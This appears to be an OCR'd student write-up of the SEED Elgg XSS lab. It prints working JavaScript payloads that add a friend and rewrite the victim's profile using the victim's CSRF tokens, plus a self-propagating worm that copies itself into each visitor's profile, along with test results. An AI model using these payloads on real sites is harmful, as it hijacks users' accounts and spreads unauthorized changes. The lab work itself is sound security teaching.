
putting all together

task4_add_friend.html > ...

```
<script type="text/javascript">
  window.onload = function () {
    var Ajax = null;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    //Construct the HTTP request to add Samy as a friend.
    var friend_id_samy = 47;
    var sendurl =
      "http://www.xsslabelgg.com/action/friends/add?friend=" +
      friend_id_samy +
      ts +
      token; //FILL IN

    //Create and send Ajax request to add friend
    Ajax = new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type", "application/
    x-www-form-urlencoded");
    Ajax.send();
  };
</script>
```

log in as alice
visit samy's profile
inspecting the HTTP request sent out by alice






it's seen that the add friend request is sent out automatically
and samy is added as a friend

question1: line1 and 2 extracts the security tokens of the user from the javascript variables, used by elggs to prevent csrf attacks

question2: no, as code wrapped in html tags will not be executed as javascript, instead, they will be displayed as normal html elements

task5
inspect http header
attacker samy edits his own profile

the following header is captured




Send Content-Length:432

task5_modify_profile.html > ...

```
<script type="text/javascript">
  window.onload = function () {
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and
    Token __elgg_token
    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc = "&description=Samy is the BEST" + "&accessLevel[description]=2";

    //Construct the content of your url.
    var samyGuid = 47;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + userName + desc + guid;

    if (elgg.session.user.guid != samyGuid) {
      //Create and send Ajax request to modify profile
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
      Ajax.setRequestHeader(
        "Content-Type",
        "application/x-www-form-urlencoded"
      );
      Ajax.send(content);
    }
  };
</script>
```


based on the fields captured in header, the code above is written
specifically, desc follows the format in the header with access level specified

attacker samy embeds the code into his About Me section




```
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader(
      "Content-Type",
      "application/x-www-form-urlencoded"
    );
    Ajax.send(content);
  }
};
</script>
```


testing
before Alice visits Samy's site




after Alice visits Samy's site



inspecting the http requests when alice visits samy's profile



specifically



description: Samy is the BEST
guid: 44
name: Alice

looking at the parameters, it shows that when alice visits samy's profile page, a POST request with description "Samy is the BEST" is made on behalf of alice, using alice's tokens
this simulates alice editing the description herself

this shows that the attack is successful

question3: it ensures the code will not be executed, when samy visits his own page

task6
code in task 5 is modified to be a self propagating worm


task6_modify_profile_worm.html > ...

```
<script type="text/javascript" id="worm">
  window.onload = function () {
    var headerTag = '<script id="worm" type="text/javascript">';
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token
    var userName = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
    var desc =
      "&description=Samy is the BEST" +
      wormCode +
      "&accessLevel[description]=2";
    //Construct the content of your url.
    var samyGuid = 47;
    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
    var content = token + ts + userName + desc + guid;

    if (elgg.session.user.guid != samyGuid) {
      //Create and send Ajax request to modify profile
      var Ajax = null;
      Ajax = new XMLHttpRequest();
      Ajax.open("POST", sendurl, true);
      Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
      Ajax.setRequestHeader(
        "Content-Type",
        "application/x-www-form-urlencoded"
      );
      Ajax.send(content);
    }
```


```
35     };
36   </script>
```

the whole script is given the id of worm
and it's encoded in line 7
in line 16, the script is appended to description, ensuring that the worm code is added to victim's profile as well


testing
before Alice visits Samy's site




after Alice visits Samy's site



inspecting the http requests when alice visits samy's profile



specifically




```
//JavaScript code to access user name, user guid, Time Stamp
__elgg_ts //and Security Token __elgg_token var userName =
"&name=" + elgg.session.user.name; var guid = "&guid=" +
e...tp://www.xsslabelgg.com/action/profile/edit"; var content =
token + ts + userName + desc + guid; if (elgg.session.user.guid
!= samyGuid) { //Create and send Ajax request to modify profile
var Ajax = null; Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader( "Content-Type", "application/x-www-
form-urlencoded" ); Ajax.send(content); } }; </script>
guid: 44
```

looking at the parameters, it shows that when alice visits samy's profile page, a POST request with description "Samy is the BEST", as well as the worm code is made on behalf of alice, using alice's tokens
this simulates alice editing the description herself

check alice's profile description

further testing with boby
before boby visits alice's profile



after boby visits alice's profile

Boby

About me

Samy is the BEST

looking at network requests

Headers | Cookies | Params | Response | Timings | Stack Trace

